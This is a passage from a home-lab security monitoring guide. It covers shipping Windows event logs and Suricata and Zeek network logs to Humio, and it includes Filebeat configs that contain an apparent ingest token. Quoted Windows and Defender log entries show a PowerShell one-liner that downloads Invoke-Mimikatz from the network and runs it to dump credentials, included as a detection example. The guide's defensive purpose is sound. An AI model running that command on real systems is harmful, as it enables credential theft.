
There should be new events showing up under Data Sources



Tags	First Event	Latest Event	Original size	Storage size	
#humioBackfill = 0 #type = elastic_input	2019-05-20 21:54:20	2019-05-21 00:54:19	1.9 MB	890.8 kB (47%)	🗑
#error = true #humioBackfill = 0 #type = elastic_input	2021-06-25 23:10:24	2021-06-25 23:10:26	1.2 MB	533 kB (46%)	🗑
#error = true #type = elastic_input	2021-06-25 23:10:25	2021-06-25 23:13:40	4.7 MB	692.4 kB (15%)	🗑

Error message can be viewed by looking at @error_msg field.

```
1 #error=true
2 | groupBy("@error_msg")
```



Field agent.name or agent.hostname will have host of the machine sending the logs.
winlog.event_id is the Windows Event ID
event.provider and winlog.channel contain information about where the logs came from.
winlog.task & event.action provide information about the type of event

Looking at an attempt to run mimikatz from powershell:

winlog.event_id	@rawstring
4688	A new process has been created. Creator Subject: Security ID: S-1-5-21-3218381873-970394781-1058122536-1001 Account Name: john Account Domain: DESKTOP-GRUOCGJ Logon ID: 0x35298 Target Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Process Information: New Process ID: 0x1700 New Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Token Elevation Type: %%1937 Mandatory Label: S-1-16-12288 Creator Process ID: 0x22d0 Creator Process Name: C:\Windows\System32\cmd.exe Process Command Line: powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient).DownloadString(sercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1');Invoke-Mim Token Elevation Type indicates the type of token that was assigned to the new process in accordance with U olicy. Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User A abled or if the user is the built-in Administrator account or a service account. Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when


Defender blocking Mimikatz

winlog.event_id	@rawstring
1116	Windows Defender Antivirus has detected malware or other potentially unwanted software. For more information please see the following: https://go.microsoft.com/fwlink/?linkid=37020&name=HackTool:PowerShell/Mimikatz.B&threatid=2147734365&enterprise=0 Name: HackTool:PowerShell/Mimikatz.B ID: 2147734365 Severity: High Category: Tool Path: CmdLine:_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec bypass -C IEX (New-Object Net.W nloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-M 1');Invoke-Mimikatz -DumpCreds Detection Origin: Unknown Detection Type: Concrete Detection Source: System User: NT AUTHORITY\SYSTEM Process Name: Unknown Signature Version: AV: 1.341.1456.0, AS: 1.341.1456.0, NIS: 1.341.1456.0 Engine Version: AM: 1.1.18200.4, NIS: 1.1.18200.4
1117	Windows Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted sof For more information please see the following: https://go.microsoft.com/fwlink/?linkid=37020&name=HackTool:PowerShell/Mimikatz.B&threatid=2147734365&enterprise=0 Name: HackTool:PowerShell/Mimikatz.B ID: 2147734365 Severity: High Category: Tool Path: CmdLine:_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec bypass -C IEX (New-Object Net.W nloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-M 1');Invoke-Mimikatz -DumpCreds Detection Origin: Unknown Detection Type: Concrete Detection Source: System User: NT AUTHORITY\SYSTEM Process Name: Unknown Action: Remove Action Status: No additional actions required Error Code: 0x00000000 Error description: The operation completed successfully. Signature Version: AV: 1.341.1456.0, AS: 1.341.1456.0, NIS: 1.341.1456.0 Engine Version: AM: 1.1.18200.4, NIS: 1.1.18200.4

Network - Network Monitoring

Network Monitoring

• Network monitoring involves sniffing network traffic
• There are several ways to sniff traffic, however, traffic mirroring option in a switch is probably the easiest way of doing it
• Typically the setting in switch configuration is labeled port mirroring
• Sniffing machine will have two NICs, one for sniffing data and one for regular communication/ internet



• The host doing the sniffing will require two network interfaces
• The interface doing the sniffing will need to be configured to promiscuous mode and it should not be getting an IP
• Mirrored traffic in the example diagram above only will contain traffic to/from the router, it is possible to mirror additional ports to capture traffic from Windows to Linux for example.

• In this example, the two interfaces are ens18 & ens19, they could be named differently on another system (like eth0 or eno1).
• ens19 will be sniffing traffic and will be connected to the mirror port
  ◇ This will only receive traffic and not send any out
• ens18 will be connected to the router
  ◇ This will send/receive traffic, just like any host connected to the router & internet

https://en.wikipedia.org/wiki/North-south_traffic
https://en.wikipedia.org/wiki/East-west_traffic

Hardware that supports mirroring: https://docs.securityonion.net/en/2.3/hardware.html#packets
RB260GS & GS105E v2 are cheap and great.

It may be simpler/easier to just get SELKS, Security-Onion, or Corelight@Home and ship logs from those platforms.
https://www.stamus-networks.com/selks
https://securityonionsolutions.com/software/
https://corelight.blog/2020/11/19/corelight-at-home/

https://www.humio.com/whats-new/blog/monitor-home-network-with-corelight-humio/

Network - Suricata

Suricata

- Suricata is an intrusion detection/prevention system
- Suricata can monitor network traffic and based on the rules supplied to it, it can perform actions such as alert or block
  - ◇ IDS mode - intrusion detection, passive
  - ◇ IPS mode - intrusion prevention, blocks attacks, adds latency
  - ◇ IDPS mode - hybrid, passive monitoring w/ ability to reset connections
  - ◇ NSM mode - listens and logs
- Rules for Suricata can be protocol specific as it has the ability to parse several protocols
- Rules can match patterns, look for specific type of packets, and more

Training: https://www.networkdefense.co/courses/suricata/
https://suricata.io/learn/

Installing Suricata

Installing Suricata

The following commands need to be ran:

```
sudo apt-get install software-properties-common
sudo add-apt-repository ppa:oisf/suricata-stable
sudo apt-get update

sudo apt-get install suricata
```

https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Ubuntu_Installation_-_Personal_Package_Archives_%28PPA%29
https://www.howtoforge.com/suricata-and-zeek-ids-with-elk-on-ubuntu-20-10/

Configuring Suricata

Configuring Suricata

By default, Suricata configuration file is in /etc/suricata/ and is suricata.yaml

```
root@research-Standard-PC-i440FX-PIIX-1996:/home/research# ls -l /
etc/suricata/
total 88
-rw-r--r-- 1 root root  3327 Mar  1 11:13 classification.config
-rw-r--r-- 1 root root  1375 Mar  1 11:13 reference.config
drwxr-xr-x 2 root root  4096 Jun 26 15:46 rules
-rw-r--r-- 1 root root 72426 Mar  2 10:27 suricata.yaml
-rw-r--r-- 1 root root  1644 Mar  1 11:13 threshold.config
```

Edit /etc/suricata/suricata.yaml & /etc/default/suricata and replace eth0 with ens19 (or monitoring interface name)

Rules are stored in /var/lib/suricata/rules and suricata-update utility can be used to update and manage the rules and sources

Run the following commands to enable hunting rules from here https://github.com/travisbgreen/hunting-rules:

```
suricata-update update-sources #update rule sources
suricata-update list-sources #list rule sources
suricata-update enable-source tgreen/hunting #enable hunting rules
suricata-update #update rules
```

Cron can be used to do automated updates

Start Suricata

```
systemctl enable suricata
systemctl restart suricata
systemctl status suricata #Active should show running
```

Suricata logs

Suricata Logs

- Logs are stored in /var/log/suricata/
- Log files:
  - ◇ suricata.log - suricata logs
  - ◇ eve.json - important. contains various events in json format
  - ◇ jq (sudo apt install jq) can be used to explore the json logs

cat eve.json |grep -i signature |jq .alert.signature
"ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management"
"ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management"
"ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management"
"ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management"
"ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management"

An example alert:


```
{
  "timestamp": "2021-06-26T17:15:33.990439-0400",
  "flow_id": 1616207349662563,
  "in_iface": "ens19",
  "event_type": "alert",
  "src_ip": "10.0.0.201",
  "src_port": 33204,
  "dest_ip": "91.189.91.38",
  "dest_port": 80,
  "proto": "TCP",
  "tx_id": 2,
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 2013504,
    "rev": 6,
    "signature": "ET POLICY GNU/Linux APT User-Agent Outbound likely
related to package management",
    "category": "Not Suspicious Traffic",
    "severity": 3,
    "metadata": {
      "created_at": [
        "2011_08_31"
      ],
      "former_category": [
        "POLICY"
      ],
```

```
      "updated_at": [
        "2020_04_22"
      ]
    }
  },
  "http": {
    "hostname": "us.archive.ubuntu.com",
    "url": "/ubuntu/pool/universe/j/jq/
jq_1.6-1ubuntu0.20.04.1_amd64.deb",
    "http_user_agent": "Debian APT-HTTP/1.3 (2.0.2ubuntu0.2) non-
interactive",
    "http_method": "GET",
    "protocol": "HTTP/1.1",
    "length": 0
  },
  "app_proto": "http",
  "flow": {
    "pkts_toserver": 94,
    "pkts_toclient": 102,
    "bytes_toserver": 6733,
    "bytes_toclient": 150419,
    "start": "2021-06-26T17:15:33.770915-0400"
  }
}
```


https://suricata.readthedocs.io/en/suricata-6.0.0/configuration/suricata-yaml.html#event-output

Shipping logs

Shipping logs

- Logs in eve.json will be shipped to Humio
- Filebeat needs to be installed on the system
- Create a new token for suricata logs with json-for-action as the parser


Filebeat configuration needs to look something like this:

```
filebeat.inputs:

- type: log

  paths:
    - "/var/log/suricata/eve.json"

output.elasticsearch:
  hosts: ["https://cloud.humio.com:443/api/v1/ingest/elastic-bulk"]

  username: "doesntmatter"
  password: "1b51c4a5-9787-4000-a830-a37f9c273dc0"
  compression_level: 5
  bulk_max_size: 200
  worker: 5
```

Viewing the events in Humio


Viewing the events in Humio

There should be something like this under data sources



groupby(event_type) will show different event types recorded by Suricata, including alerts.

```
groupBy("event_type")
```




Top signatures

```
"event_type"=alert
| top(alert.signature)
```

lts | Events

Hits: 4,546 | Speed: 11.99 GB/s | EPS: 4.8M | Work: 1 | Completion: 100% | Status:

	#
	10
signature	10



alert.signature	_count
ET DROP Dshield Block Listed Source group 1	1486
ET CINS Active Threat Intelligence Poor Reputation IP group 35	465
ET SCAN Suspicious inbound to MSSQL port 1433	398
ET CINS Active Threat Intelligence Poor Reputation IP group 34	208
ET COMPROMISED Known Compromised or Hostile Host Traffic group 10	170
ET CINS Active Threat Intelligence Poor Reputation IP group 87	163
ET CINS Active Threat Intelligence Poor Reputation IP group 98	118
ET COMPROMISED Known Compromised or Hostile Host Traffic group 61	100

Network - Zeek

Zeek

• Zeek is a network monitoring solution
• Zeek logs network traffic and decodes various protocols and logs information related to those as well
• In addition to logging, Zeek can have plugins that do various things including alert on IOC's or detect attacks
• Probably not a good idea to forward these to Humio w/ free tier as Zeek generates a ton of logs

More info: https://docs.zeek.org/en/master/

Installing Zeek

Installing Zeek

The following commands need to be ran:

```
echo 'deb http://download.opensuse.org/repositories/security:/zeek/
xUbuntu_20.04/ /' | sudo tee /etc/apt/sources.list.d/
security:zeek.list
curl -fsSL https://download.opensuse.org/repositories/security:zeek/
xUbuntu_20.04/Release.key | gpg --dearmor | sudo tee /etc/apt/
trusted.gpg.d/security_zeek.gpg > /dev/null
apt update
apt install zeek
```

More info: https://kifarunix.com/install-zeek-on-ubuntu/

Configuring Zeek

Configuring Zeek

Log files are located under /opt/zeek/etc/

```
:/opt/zeek/etc# ls -l
total 16
-rw-rw-r-- 1 root zeek  262 Jan 28  2015 networks.cfg
-rw-rw-r-- 1 root zeek  651 Jan 28  2015 node.cfg
-rw-rw-r-- 1 root zeek 3052 Jan 28  2015 zeekctl.cfg
drwxr-xr-x 2 root zeek 4096 Jun 26 18:36 zkg
```

Edit node.cfg and replace the interface value under [zeek].

To output log in json format, edit /opt/zeek/share/zeek/site/local.zeek and append the following to the end of the file:

```
@load policy/tuning/json-logs.zeek
```

Run zeek by running the following:

```
/opt/zeek/bin/zeekctl deploy
/opt/zeek/bin/zeekctl status #it should show that zeek is running
```

More info about setting up Zeek as a service: https://www.howtoforge.com/suricata-and-zeek-ids-with-elk-on-ubuntu-20-10/

https://www.ericooi.com/zeekurity-zen-part-iii-how-to-send-zeek-logs-to-splunk/
https://docs.logz.io/shipping/security-sources/zeek.html

Zeek logs

Zeek logs

Logs are stored in /opt/zeek/logs/current, it should have logs show up

```
# ls -l
total 92
-rw-r--r-- 1 root zeek   103 Jun 26 19:16 capture_loss.log
-rw-r--r-- 1 root zeek  5490 Jun 26 19:20 conn.log
-rw-r--r-- 1 root zeek   168 Jun 26 19:19 dhcp.log
-rw-r--r-- 1 root zeek  5796 Jun 26 19:20 dns.log
-rw-r--r-- 1 root zeek  1875 Jun 26 19:16 http.log
-rw-r--r-- 1 root zeek 33333 Jun 26 19:15 loaded_scripts.log
-rw-r--r-- 1 root zeek   182 Jun 26 19:16 notice.log
-rw-r--r-- 1 root zeek    90 Jun 26 19:15 packet_filter.log
-rw-r--r-- 1 root zeek   533 Jun 26 19:15 reporter.log
-rw-r--r-- 1 root zeek   961 Jun 26 19:20 stats.log
-rw-r--r-- 1 root zeek    20 Jun 26 19:15 stderr.log
-rw-r--r-- 1 root zeek   188 Jun 26 19:15 stdout.log
-rw-r--r-- 1 root zeek  1280 Jun 26 19:16 weird.log
```

- Some event Zeek decodes and logs:
  - ◇ conn.log - connections
  - ◇ dhcp.log - dhcp
  - ◇ dns.log - dns activity
  - ◇ http.log - http traffic
  - ◇ ssh.log - ssh connection info
  - ◇ software.log - software detected by zeek
  - ◇ and more...

more info: https://docs.zeek.org/en/master/script-reference/log-files.html

Shipping logs

Shipping logs

- Logs are in /opt/zeek/logs/current
- Filebeat needs to be installed on the system
- Create a new parser for Zeek that looks like this:

```
parseJson() | parseTimestamp(format="unixtime",field="ts")
```

- Create a new token for Zeek logs and assign it the new zeek parser

Filebeat configuration needs to look something like this:


```
filebeat.inputs:

- type: log

  paths:
    - "/opt/zeek/logs/current/*.log"
    # stderr.log and stdout.log are not json but they'll still be
ingested, they'll just have error message associated with them

output.elasticsearch:
  hosts: ["https://cloud.humio.com:443/api/v1/ingest/elastic-bulk"]

  username: "doesntmatter"
  password: "1b51c4a5-9787-4000-a830-a37f9c273dc0"
  compression_level: 5
  bulk_max_size: 200
  worker: 5
```

Suricata and Zeek will likely run on one host and use one output token. Parsing both types of logs will require a custom parser. (Use @source field to differentiate between the sources then parse)
More info: https://docs.humio.com/docs/parsers/creating-a-parser/

Viewing the events in Humio

